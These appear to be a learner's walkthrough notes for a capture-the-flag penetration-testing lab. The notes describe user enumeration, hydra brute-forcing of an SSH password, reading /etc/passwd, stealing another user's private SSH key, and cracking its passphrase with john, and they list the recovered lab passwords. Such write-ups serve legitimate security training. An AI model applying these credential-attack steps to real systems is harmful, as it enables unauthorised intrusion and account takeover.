- Now /directory dir status is 301 (hidden directory on the web server)
- In that we found 2 files.
- In we found 2 users conversition.
- So now I used the enmu4linux to enumrate the SSH, So we can find users
- In the scan we found 2 Users
  - ◇ jan
  - ◇ kay
- Now i used the hydra to find password os the jan for SSH
- We find the the password i.e:- armando
- Now I had log to SSH with the jan creditanls
- There I was in home/jan directory

- then i had scaned the directory i fond .lesshst
- But I can't open. Because i didn't have the root previlages.
- But I am able to open the “/etc/passwd”
- There I found the Kay → home/kay
- Now I tried to access the “/etc/shadow” but it was denied
- Then i went to home directory. And then gone to kay directory
- They i had hone normal list file i found pass.bank
- But As “jan” i am not able to access it.
- Now i had done show all file as list(ls -al). There i found .ssh directory
- In .SSH directory i found
  - id_rsa
  - id_rsa.pub
- Now i ad copied the id_rsa into a sperate file
- Then had run it to ssh2john.py in forjohn.py file
- Next i had run the forjohn.txt with john using wordlist(rockyou). To decode the RSA
  - we got the phasephrase:- beeswax
- Now i we have login as kay
- Then in that i found the pass.bank
- Now I am able to open that file
- There I had found the main password
  - "heresareallystrongpasswordthatfollowsthepasswordpolicy$$"